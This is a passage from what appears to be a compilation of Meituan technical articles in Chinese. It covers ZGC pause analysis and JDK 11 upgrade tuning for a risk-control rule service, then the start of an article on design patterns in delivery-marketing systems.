[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Memory: Heap Used After Mark                               0 / 0                 1450 / 2662           1552 / 9026             39 / 9026               MB
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Memory: Heap Used After Relocation                         0 / 0                 646 / 688             667 / 2312              16 / 2312               MB
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Memory: Heap Used Before Mark                              2390 / 2390           1446 / 2626           1497 / 8178             38 / 8314               MB
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Memory: Heap Used Before Relocation                        0 / 0                 1005 / 1556           1021 / 2572             25 / 5214               MB
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Memory: Out Of Memory                                      0 / 0                 0 / 0                 0 / 0                   0 / 0                   ops/s
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Memory: Page Cache Flush                                   0 / 0                 0 / 0                 0 / 0                   0 / 0                   MB/s
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Memory: Page Cache Hit L1                                  4 / 17                20 / 833              21 / 1504               1 / 1573                ops/s
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Memory: Page Cache Hit L2                                  0 / 0                 0 / 0                 0 / 0                   0 / 0                   ops/s
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Memory: Page Cache Miss                                    0 / 0                 0 / 0                 0 / 29                  0 / 416                 ops/s
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Memory: Undo Object Allocation Failed                      0 / 0                 0 / 0                 0 / 0                   0 / 1                   ops/s
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Memory: Undo Object Allocation Succeeded                   0 / 0                 0 / 11                0 / 246                 0 / 351                 ops/s
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Memory: Undo Page Allocation                               0 / 0                 0 / 0                 0 / 1                   0 / 1                   ops/s
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]       Phase: Concurrent Destroy Detached Pages                 0.000 / 0.000         0.000 / 0.001         0.000 / 0.019           0.000 / 0.045           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]       Phase: Concurrent Mark                                   0.000 / 0.000         590.219 / 626.442     594.272 / 693.648       14.632 / 867.421        ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]       Phase: Concurrent Mark Continue                          0.000 / 0.000         0.000 / 0.000         0.000 / 0.000           0.000 / 0.000           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]       Phase: Concurrent Prepare Relocation Set                 0.000 / 0.000         1.048 / 4.794         1.128 / 5.254           0.027 / 38.683          ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]       Phase: Concurrent Process Non-Strong References          0.000 / 0.000         4.953 / 6.408         5.065 / 8.706           0.124 / 8.757           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]       Phase: Concurrent Relocate                               0.000 / 0.000         17.134 / 46.151       18.885 / 65.750         0.434 / 276.275         ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]       Phase: Concurrent Reset Relocation Set                   0.000 / 0.000         0.061 / 0.157         0.064 / 0.498           0.002 / 6.410           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]       Phase: Concurrent Select Relocation Set                  0.000 / 0.000         2.325 / 2.618         2.412 / 4.587           0.059 / 7.328           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]       Phase: Pause Mark End                                    0.000 / 0.000         0.392 / 0.504         0.386 / 0.561           0.009 / 3.541           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]       Phase: Pause Mark Start                                  8.149 / 8.149         8.698 / 10.974        8.556 / 14.879          0.213 / 16.091          ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]       Phase: Pause Relocate Start                              0.000 / 0.000         6.149 / 8.442         6.457 / 9.466           0.159 / 17.990          ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Concurrent Mark                                  0.000 / 0.000         589.800 / 626.350     593.883 / 693.573       14.621 / 867.343        ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Concurrent Mark Idle                             0.000 / 0.000         1.072 / 1.119         1.069 / 3.070           0.026 / 3.523           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Concurrent Mark Try Flush                        0.000 / 0.000         0.353 / 0.598         0.357 / 2.391           0.009 / 30.747          ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Concurrent Mark Try Terminate                    0.000 / 0.000         0.596 / 1.120         0.591 / 3.072           0.014 / 3.525           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Concurrent References Enqueue                    0.000 / 0.000         0.008 / 0.025         0.007 / 0.039           0.000 / 0.101           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Concurrent References Process                    0.000 / 0.000         0.866 / 2.105         0.798 / 4.419           0.019 / 6.960           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Concurrent Weak Roots                            0.000 / 0.000         4.032 / 4.651         4.207 / 6.074           0.103 / 7.144           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Concurrent Weak Roots JNIWeakHandles             0.000 / 0.000         0.000 / 0.000         0.000 / 0.019           0.000 / 0.023           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Concurrent Weak Roots StringTable                0.000 / 0.000         3.631 / 4.177         3.774 / 5.481           0.093 / 6.639           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Concurrent Weak Roots VMWeakHandles              0.000 / 0.000         0.400 / 0.553         0.431 / 0.806           0.010 / 2.674           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Mark Try Complete                          0.000 / 0.000         0.000 / 0.000         0.001 / 0.005           0.000 / 0.021           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Remap TLABS                                0.000 / 0.000         0.022 / 0.035         0.022 / 0.055           0.001 / 0.214           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Retire TLABS                               0.206 / 0.206         0.215 / 0.307         0.224 / 2.019           0.006 / 3.476           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Roots                                      5.429 / 5.455         3.702 / 8.759         3.705 / 11.258          0.092 / 15.370          ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Roots ClassLoaderDataGraph                 2.303 / 4.731         2.391 / 5.785         2.428 / 8.138           0.059 / 15.367          ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Roots CodeCache                            2.617 / 3.818         2.542 / 5.990         2.559 / 8.626           0.064 / 10.508          ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Roots JNIHandles                           0.001 / 0.002         0.003 / 0.025         0.002 / 0.059           0.000 / 0.075           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Roots JNIWeakHandles                       0.000 / 0.000         0.000 / 0.000         0.000 / 0.000           0.000 / 0.000           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Roots JRFWeak                              0.000 / 0.000         0.000 / 0.000         0.000 / 0.000           0.000 / 0.000           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Roots JVMTIExport                          0.001 / 0.001         0.001 / 0.017         0.001 / 0.057           0.000 / 0.060           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Roots JVMTIWeakExport                      0.000 / 0.000         0.001 / 0.001         0.001 / 0.017           0.000 / 0.029           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Roots Management                           0.002 / 0.002         0.003 / 0.019         0.003 / 0.055           0.000 / 0.098           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Roots ObjectSynchronizer                   0.000 / 0.000         0.000 / 0.017         0.000 / 0.055           0.000 / 0.068           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Roots Setup                                2.407 / 2.407         1.245 / 4.694         1.231 / 6.019           0.031 / 6.436           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Roots StringTable                          0.000 / 0.000         0.000 / 0.000         0.000 / 0.000           0.000 / 0.000           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Roots SystemDictionary                     0.038 / 0.038         0.021 / 0.047         0.022 / 0.095           0.001 / 0.194           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Roots Teardown                             0.019 / 0.019         0.011 / 0.035         0.012 / 0.177           0.000 / 0.207           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Roots Threads                              0.595 / 0.762         0.455 / 1.076         0.463 / 3.606           0.011 / 5.937           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Roots Universe                             0.003 / 0.003         0.004 / 0.024         0.005 / 0.067           0.000 / 0.106           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Roots VMWeakHandles                        0.000 / 0.000         0.000 / 0.000         0.000 / 0.000           0.000 / 0.000           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Weak Roots                                 0.000 / 0.000         0.000 / 0.003         0.000 / 0.023           0.000 / 3.167           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Weak Roots JFRWeak                         0.000 / 0.000         0.000 / 0.001         0.000 / 0.017           0.000 / 0.019           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Weak Roots JNIWeakHandles                  0.000 / 0.000         0.000 / 0.000         0.000 / 0.000           0.000 / 0.000           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Weak Roots JVMTIWeakExport                 0.000 / 0.000         0.000 / 0.001         0.000 / 0.006           0.000 / 0.041           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Weak Roots Setup                           0.000 / 0.000         0.000 / 0.000         0.000 / 0.001           0.000 / 0.019           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Weak Roots StringTable                     0.000 / 0.000         0.000 / 0.000         0.000 / 0.000           0.000 / 0.000           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Weak Roots SymbolTable                     0.000 / 0.000         0.000 / 0.000         0.000 / 0.000           0.000 / 0.000           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Weak Roots Teardown                        0.000 / 0.000         0.001 / 0.001         0.001 / 0.017           0.000 / 0.053           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Subphase: Pause Weak Roots VMWeakHandles                   0.000 / 0.000         0.000 / 0.000         0.000 / 0.000           0.000 / 0.000           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]       System: Java Threads                                     617 / 617             617 / 618             617 / 619               16 / 620                threads
[2020-04-07T20:40:13.840+0800][532][gc,stats     ] ===========================================================================================================================
```

理解 ZGC 停顿原因

我们在实战过程中共发现了 6 种使程序停顿的场景，分别如下：

- **GC 时，初始标记**：日志中 Pause Mark Start。
- **GC 时，再标记**：日志中 Pause Mark End。
- **GC 时，初始转移**：日志中 Pause Relocate Start。
- **内存分配阻塞**：当内存不足时线程会阻塞等待 GC 完成，关键字是”Allocation Stall”。

```
Allocation Stall (zeus-fiber-worker-common-pool-3) 364.489ms
Allocation Stall (zeus-fiber-worker-common-pool-4) 364.293ms
Allocation Stall (zeus-fiber-worker-common-pool-14) 363.021ms
Allocation Stall (MtthriftClientNioGroup-5-thread-29) 363.921ms
Allocation Stall (MtthriftClientNioGroup-5-thread-5) 362.064ms
Allocation Stall (MtthriftClientNioGroup-5-thread-17) 359.804ms
```

- **安全点**：所有线程进入到安全点后才能进行 GC，ZGC 定期进入安全点判断是否需要 GC。先进入安全点的线程需要等待后进入安全点的线程直到所有线程挂起。
- **dump 线程、内存**：比如 jstack、jmap 命令。

```
Entering safepoint region: ThreadDump
Leaving safepoint region
Total time for which application threads were stopped: 1.1186756 seconds, Stopping threads took: 0.0004182 seconds
```

```
Entering safepoint region: HeapDumper
GC(34778) Garbage Collection (Timer)
Leaving safepoint region
Total time for which application threads were stopped: 8.2160410 seconds, Stopping threads took: 0.0003233 seconds
```

调优案例

我们维护的服务名叫 Zeus，它是美团的规则平台，常用于风控场景中的规则管理。规则运行是基于开源的表达式执行引擎 Aviator。Aviator 内部将每一条表达式转化成 Java 的一个类，通过调用该类的接口实现表达式逻辑。

Zeus 服务内的规则数量超过万条，且每台机器每天的请求量几百万。这些客观条件导致 Aviator 生成的类和方法会产生很多的 ClassLoader 和 CodeCache，这些在使用 ZGC 时都成为过 GC 的性能瓶颈。接下来介绍两类调优案例。

内存分配阻塞，系统停顿可达到秒级

案例一：秒杀活动中流量突增，出现性能毛刺

日志信息：对比出现性能毛刺时间点的 GC 日志和业务日志，发现 JVM 停顿了较长时间，且停顿时 GC 日志中有大量的“Allocation Stall”日志。

分析：这种案例多出现在“自适应算法”为主要 GC 触发机制的场景中。ZGC 是一款并发的垃圾回收器，GC 线程和应用线程同时活动，在 GC 过程中，还会产生新的

对象。GC 完成之前，新产生的对象将堆占满，那么应用线程可能因为申请内存失败而导致线程阻塞。当秒杀活动开始，大量请求打入系统，但自适应算法计算的 GC 触发间隔较长，导致 GC 触发不及时，引起了内存分配阻塞，导致停顿。

解决方法：

（1）开启”基于固定时间间隔“的 GC 触发机制：-XX:ZCollectionInterval。比如调整为 5 秒，甚至更短。

（2）增大修正系数 -XX:ZAllocationSpikeTolerance，更早触发 GC。ZGC 采用正态分布模型预测内存分配速率，模型修正系数 ZAllocationSpikeTolerance 默认值为 2，值越大，越早的触发 GC，Zeus 中所有集群设置的是 5。

案例二：压测时，流量逐渐增大到一定程度后，出现性能毛刺

日志信息：平均 1 秒 GC 一次，两次 GC 之间几乎没有间隔。

分析：GC 触发及时，但内存标记和回收速度过慢，引起内存分配阻塞，导致停顿。

解决方法：增大 -XX:ConcGCThreads，加快并发标记和回收速度。ConcGC-Threads 默认值是核数的 1/8，8 核机器，默认值是 1。该参数影响系统吞吐，如果 GC 间隔时间大于 GC 周期，不建议调整该参数。

GC Roots 数量大，单次 GC 停顿时间长

案例三：单次 GC 停顿时间 30ms，与预期停顿 10ms 左右有较大差距

日志信息：观察 ZGC 日志信息统计，“Pause Roots ClassLoaderDataGraph”一项耗时较长。

分析：dump 内存文件，发现系统中有上万个 ClassLoader 实例。我们知道 Class-Loader 属于 GC Roots 一部分，且 ZGC 停顿时间与 GC Roots 成正比，GC Roots 数量越大，停顿时间越久。再进一步分析，ClassLoader 的类名表明，这些 ClassLoader 均由 Aviator 组件生成。分析 Aviator 源码，发现 Aviator 对每一个表

达式新生成类时，会创建一个 ClassLoader，这导致了 ClassLoader 数量巨大的问题。在更高 Aviator 版本中，该问题已经被修复，即仅创建一个 ClassLoader 为所有表达式生成类。

解决方法：升级 Aviator 组件版本，避免生成多余的 ClassLoader。

案例四：服务启动后，运行时间越长，单次 GC 时间越长，重启后恢复

日志信息：观察 ZGC 日志信息统计，“Pause Roots CodeCache”的耗时会随着服务运行时间逐渐增长。

分析：CodeCache 空间用于存放 Java 热点代码的 JIT 编译结果，而 CodeCache 也属于 GC Roots 一部分。通过添加 -XX:+PrintCodeCacheOnCompilation 参数，打印 CodeCache 中的被优化的方法，发现大量的 Aviator 表达式代码。定位到根本原因，每个表达式都是一个类中一个方法。随着运行时间越长，执行次数增加，这些方法会被 JIT 优化编译进入到 Code Cache 中，导致 CodeCache 越来越大。

解决方法：JIT 有一些参数配置可以调整 JIT 编译的条件，但对于我们的问题都不太适用。我们最终通过业务优化解决，删除不需要执行的 Aviator 表达式，从而避免了大量 Aviator 方法进入 CodeCache 中。

值得一提的是，我们并不是在所有这些问题都解决后才全量部署所有集群。即使开始有各种各样的毛刺，但计算后发现，有各种问题的 ZGC 也比之前的 CMS 对服务可用性影响小。所以从开始准备使用 ZGC 到全量部署，大概用了 2 周的时间。在之后的 3 个月时间里，我们边做业务需求，边跟进这些问题，最终逐个解决了上述问题，从而使 ZGC 在各个集群上达到了一个更好表现。

升级 ZGC 效果

延迟降低

TP(Top Percentile) 是一项衡量系统延迟的指标：TP999 表示 99.9% 请求都能被响

应的最小耗时；TP99 表示 99% 请求都能被响应的最小耗时。

在 Zeus 服务不同集群中，ZGC 在低延迟（TP999 < 200ms）场景中收益较大：

- **TP999**：下降 12~142ms，下降幅度 18%~74%。
- **TP99**：下降 5~28ms，下降幅度 10%~47%。

超低延迟（TP999 < 20ms）和高延迟（TP999 > 200ms）服务收益不大，原因是这些服务的响应时间瓶颈不是 GC，而是外部依赖的性能。

吞吐下降

对吞吐量优先的场景，ZGC 可能并不适合。例如，Zeus 某离线集群原先使用 CMS，升级 ZGC 后，系统吞吐量明显降低。究其原因有二：第一，ZGC 是单代垃圾回收器，而 CMS 是分代垃圾回收器。单代垃圾回收器每次处理的对象更多，更耗费 CPU 资源；第二，ZGC 使用读屏障，读屏障操作需耗费额外的计算资源。

总结

ZGC 作为下一代垃圾回收器，性能非常优秀。ZGC 垃圾回收过程几乎全部是并发，实际 STW 停顿时间极短，不到 10ms。这得益于其采用的着色指针和读屏障技术。

Zeus 在升级 JDK 11+ZGC 中，通过将风险和问题分类，然后各个击破，最终顺利实现了升级目标，GC 停顿也几乎不再影响系统可用性。

最后推荐大家升级 ZGC，Zeus 系统因为业务特点，遇到了较多问题，而风控其他团队在升级时都非常顺利。欢迎大家加入“ZGC 使用交流”群。

参考文献

ZGC 官网
彭成寒 .《新一代垃圾回收器 ZGC 设计与实现》. 机械工业出版社 , 2019.
从实际案例聊聊 Java 应用的 GC 优化
Java Hotspot G1 GC 的一些关键技术

附录

如何使用新技术

在生产环境升级 JDK 11，使用 ZGC，大家最关心的可能不是效果怎么样，而是这个新版本用的人少，网上实践也少，靠不靠谱，稳不稳定。其次是升级成本会不会很大，万一不成功岂不是白白浪费时间。所以，在使用新技术前，首先要做的是评估收益、成本和风险。

评估收益

对于 JDK 这种世界关注的程序，大版本升级所引入的新技术一般已经在理论上经过验证。我们要做的事情就是确定当前系统的瓶颈是否是新版本 JDK 可解决的问题，切忌问题未诊断清楚就采取措施。评估完收益之后再评估成本和风险，收益过大或者过小，其他两项影响权重就会小很多。

以本文开头提到的案例为例，假设 GC 次数不变（10 次 / 分钟），且单次 GC 时间从 40ms 降低 10ms。通过计算，一分钟内有 100/60000 = 0.17% 的时间在进行 GC，且期间所有请求仅停顿 10ms，GC 期间影响的请求数和因 GC 增加的延迟都有所减少。

评估成本

这里主要指升级所需要的人力成本。此项相对比较成熟，根据新技术的使用手册判断改动点。跟做其他项目区别不大，不再具体细说。

在我们的实践中，两周时间完成线上部署，达到安全稳定运行的状态。后续持续迭代 3 个月，根据业务场景对 ZGC 进行了更契合的优化适配。

评估风险

升级 JDK 的风险可以分为三类：

- **兼容性风险**：Java 程序 JAR 包依赖很多，升级 JDK 版本后程序是否能运行

起来。例如我们的服务是从 JDK 7 升级到 JDK 11，需要解决较多 JAR 包不兼容的问题。

- **功能风险**：运行起来后，是否会有一些组件逻辑变更，影响现有功能的逻辑。
- **性能风险**：功能如果没有问题，性能是否稳定，能稳定的在线上运行。

经过分类后，每类风险的应对转化成了常见的测试问题，不再属于未知风险。风险是指不确定的事情，如果不确定的事情都能转化成可确定的事情，意味着风险已消除。

升级 JDK 11

选择 JDK 11，是因为在 JDK 11 中首次支持 ZGC，而且 JDK 11 属于长期支持（Long Term Support，LTS）版本，至少会被维护三年，普通版本（如 JDK 12、JDK 13 和 JDK 14）只有 6 个月的维护周期，不建议使用。

本地测试环境安装

从两个源 OpenJDK 和 OracleJDK 下载 JDK 11，二个版本的 JDK 主要区别是长时期的免费和付费，短期内都免费。注意 JDK 11 版本中的 ZGC 不支持 Mac OS 系统，在 Mac OS 系统上使用 JDK 11 只能用其他垃圾回收器，如 G1。

生产环境安装

升级 JDK 11 不仅仅是升级自己项目的 JDK 版本，还需要编译、发布部署、运行、监控、性能内存分析工具等项目支持。美团内部的实践：

编译打包：美团发布系统支持选择 JDK 11 进行编译打包。 **线上运行 & 全量部署**：要求线上机器已安装 JDK11，有 3 种方式：

1. 新申请默认安装 JDK 11 的虚拟机：试用 JDK 11 时可用这种方式；全量部署时，如果新申请机器数量过多，可能没有足够机器资源。
2. 通过手写脚本给存量虚拟机安装 JDK 11：不推荐，业务同学过多参与到运维当中。

3. 使用容器提供的镜像部署功能，在打包镜像时安装 JDK 11：推荐方式，不需要新申请资源。

监控指标：主要是 GC 的时间和频率，我们通过美团的 CAT 监控系统支持 ZGC 数据的收集（CAT 已开源）。 **性能内存分析**：线上遇到性能问题时，还需要借助 Profiling 工具，美团的性能诊断优化平台 Scalpel 已支持 JDK 11 的性能内存分析。如果你的公司没有相关工具，推荐使用 JProfier。

解决组件兼容性

我们的项目包含二十多万行代码，需要从 JDK 7 升级到 JDK 11，依赖组件众多。虽然看起来升级会比较复杂，但实际只花了两天时间即解决了兼容性问题。具体过程如下：

1. 编译，需要修改 pom 文件中的 build 配置，根据报错作修改，主要有两类：

a. 一些类被删除：比如“sun.misc.BASE64Encoder”，找到替换类 java.util.Base64 即可。

b. 组件依赖版本不兼容 JDK 11 问题：找到对应依赖组件，搜索最新版本，一般都支持 JDK 11。

2. 编译成功后，启动运行，此时仍有可能组件依赖版本问题，按照编译时的方式处理即可。

升级所修改的依赖：

```
<dependency>
    <groupId>javax.annotation</groupId>
    <artifactId>javax.annotation-api</artifactId>
    <version>1.3.2</version>
</dependency>
<dependency>
    <groupId>javax.validation</groupId>
    <artifactId>validation-api</artifactId>
    <version>2.0.1.Final</version>
</dependency>
```

```
<dependency>
    <groupId>org.projectlombok</groupId>
    <artifactId>lombok</artifactId>
    <version>1.18.4</version>
</dependency>
<dependency>
    <groupId>org.hibernate.validator</groupId>
    <artifactId>hibernate-validator-parent</artifactId>
    <version>6.0.16.Final</version>
</dependency>
<dependency>
    <groupId>com.sankuai.inf</groupId>
    <artifactId>patriot-sdk</artifactId>
    <version>1.2.1</version>
</dependency>
<dependency>
    <groupId>org.apache.commons</groupId>
    <artifactId>commons-lang3</artifactId>
    <version>3.9</version>
</dependency>
<dependency>
    <groupId>commons-lang</groupId>
    <artifactId>commons-lang</artifactId>
    <version>2.6</version>
</dependency>
<dependency>
    <groupId>io.netty</groupId>
    <artifactId>netty-all</artifactId>
    <version>4.1.39.Final</version>
</dependency>
<dependency>
    <groupId>junit</groupId>
    <artifactId>junit</artifactId>
    <version>4.12</version>
</dependency>
```

JDK 11 已经出来两年，常见的依赖组件都有兼容性版本。但是，如果是公司内部提供的公司级组件，可能会不兼容 JDK 11，需要推动相关组件进行升级。如果对方升级较为困难，可以考虑拆分功能，将依赖这些组件的功能单独部署，继续使用低版本 JDK。随着 JDK11 的卓越性能被大家悉知，相信会有更多团队会用 JDK 11 解决 GC 问题，使用者越多，各个组件升级的动力也会越大。

验证功能正确性

通过完备的单测、集成和回归测试，保证功能正确性。

作者简介

王东，美团信息安全资深工程师。
王伟，美团信息安全技术专家。

设计模式在外卖营销业务中的实践

作者：亮亮

一、前言

随着美团外卖业务的不断迭代与发展，外卖用户数量也在高速地增长。在这个过程中，外卖营销发挥了“中流砥柱”的作用，因为用户的快速增长离不开高效的营销策略。而由于市场环境和业务环境的多变，营销策略往往是复杂多变的，营销技术团队作为营销业务的支持部门，就需要快速高效地响应营销策略变更带来的需求变动。因此，设计并实现易于扩展和维护的营销系统，是美团外卖营销技术团队不懈追求的目标和必修的基本功。

本文通过自顶向下的方式，来介绍设计模式如何帮助我们构建一套易扩展、易维护的营销系统。本文会首先介绍设计模式与领域驱动设计（Domain-Driven Design，以下简称为 DDD）之间的关系，然后再阐述外卖营销业务引入业务中用到的设计模式以及其具体实践案例。

二、设计模式与领域驱动设计

设计一个营销系统，我们通常的做法是采用自顶向下的方式来解构业务，为此我们引入了 DDD。从战略层面上讲，DDD 能够指导我们完成从问题空间到解决方案的剖析，将业务需求映射为领域上下文以及上下文间的映射关系。从战术层面上，DDD 能够细化领域上下文，并形成有效的、细化的领域模型来指导工程实践。建立领域模型的一个关键意义在于，能够确保不断扩展和变化的需求在领域模型内不断地演进和发展，而不至于出现模型的腐化和领域逻辑的外溢。关于 DDD 的实践，大家可以参考此前美团技术团队推出的《领域驱动设计在互联网业务开发中的实践》一文。

同时，我们也需要在代码工程中贯彻和实现领域模型。因为代码工程是领域模型在工程实践中的直观体现，也是领域模型在技术层面的直接表述。而设计模式，可以说是连接领域模型与代码工程的一座桥梁，它能有效地解决从领域模型到代码工程的转化。

为什么说设计模式天然具备成为领域模型到代码工程之间桥梁的作用呢？其实，2003 年出版的《领域驱动设计》一书的作者 Eric Evans 在这部开山之作中就已经给出了解释。他认为，立场不同会影响人们如何看待什么是“模式”。因此，无论是领域驱动模式还是设计模式，本质上都是“模式”，只是解决的问题不一样。站在业务建模的立场上，DDD 的模式解决的是如何进行领域建模。而站在代码实践的立场上，设计模式主要关注于代码的设计与实现。既然本质都是模式，那么它们天然就具有一定的共通之处。

所谓“模式”，就是一套反复被人使用或验证过的方法论。从抽象或者更宏观的角度上看，只要符合使用场景并且能解决实际问题，模式应该既可以应用在 DDD 中，也可以应用在设计模式中。事实上，Evans 也是这么做的。他在著作中阐述了 Strategy 和 Composite 这两个传统的 GOF 设计模式是如何来解决领域模型建设的。因此，当领域模型需要转化为代码工程时，同构的模式，天然能够将领域模型翻译成代码模型。

三、设计模式在外卖营销业务中的具体案例

3.1 为什么需要设计模式

营销业务的特点

如前文所述，营销业务与交易等其他模式相对稳定的业务的区别在于，营销需求会随着市场、用户、环境的不断变化而进行调整。也正是因此，外卖营销技术团队选择了 DDD 进行领域建模，并在适用的场景下，用设计模式在代码工程的层面上实践和反映了领域模型。以此来做到在支持业务变化的同时，让领域和代码模型健康演进，避

免模型腐化。

理解设计模式

软件设计模式（Design pattern），又称设计模式，是一套被反复使用、多数人知晓的、经过分类编目的、代码设计经验的总结。使用设计模式是为了可重用代码，让代码更容易被他人理解，保证代码可靠性，程序的重用性。可以理解为："世上本来没有设计模式，用的人多了，便总结出了一套设计模式。"

设计模式原则

面向对象的设计模式有七大基本原则：

- 开闭原则（Open Closed Principle，OCP）
- 单一职责原则（Single Responsibility Principle, SRP）
- 里氏代换原则（Liskov Substitution Principle，LSP）
- 依赖倒转原则（Dependency Inversion Principle，DIP）
- 接口隔离原则（Interface Segregation Principle，ISP）
- 合成 / 聚合复用原则（Composite/Aggregate Reuse Principle，CARP）
- 最少知识原则（Least Knowledge Principle，LKP）或者迪米特法则（Law of Demeter，LOD）

简单理解就是：开闭原则是总纲，它指导我们要对扩展开放，对修改关闭；单一职责原则指导我们实现类要职责单一；里氏替换原则指导我们不要破坏继承体系；依赖倒置原则指导我们要面向接口编程；接口隔离原则指导我们在设计接口的时候要精简单一；迪米特法则指导我们要降低耦合。

设计模式就是通过这七个原则，来指导我们如何做一个好的设计。但是设计模式不是一套"奇技淫巧"，它是一套方法论，一种高内聚、低耦合的设计思想。我们可以在此基础上自由的发挥，甚至设计出自己的一套设计模式。

当然，学习设计模式或者是在工程中实践设计模式，必须深入到某一个特定的业务场

景中去，再结合对业务场景的理解和领域模型的建立，才能体会到设计模式思想的精髓。如果脱离具体的业务逻辑去学习或者使用设计模式，那是极其空洞的。接下来我们将通过外卖营销业务的实践，来探讨如何用设计模式来实现可重用、易维护的代码。

3.2 “邀请下单”业务中设计模式的实践

3.2.1 业务简介


“邀请下单”是美团外卖用户邀请其他用户下单后给予奖励的平台。即用户 A 邀请用户 B，并且用户 B 在美团下单后，给予用户 A 一定的现金奖励（以下简称返奖）。同时为了协调成本与收益的关系，返奖会有多个计算策略。邀请下单后台主要涉及两个技术要点：

1. 返奖金额的计算，涉及到不同的计算规则。
2. 从邀请开始到返奖结束的整个流程。

3.2.2 返奖规则与设计模式实践

业务建模

如图是返奖规则计算的业务逻辑视图：



从这份业务逻辑图中可以看到返奖金额计算的规则。首先要根据用户状态确定用户是否满足返奖条件。如果满足返奖条件，则继续判断当前用户属于新用户还是老用户，从而给予不同的奖励方案。一共涉及以下几种不同的奖励方案：

新用户

- 普通奖励（给予固定金额的奖励）
- 梯度奖（根据用户邀请的人数给予不同的奖励金额，邀请的人越多，奖励金额越多）

老用户

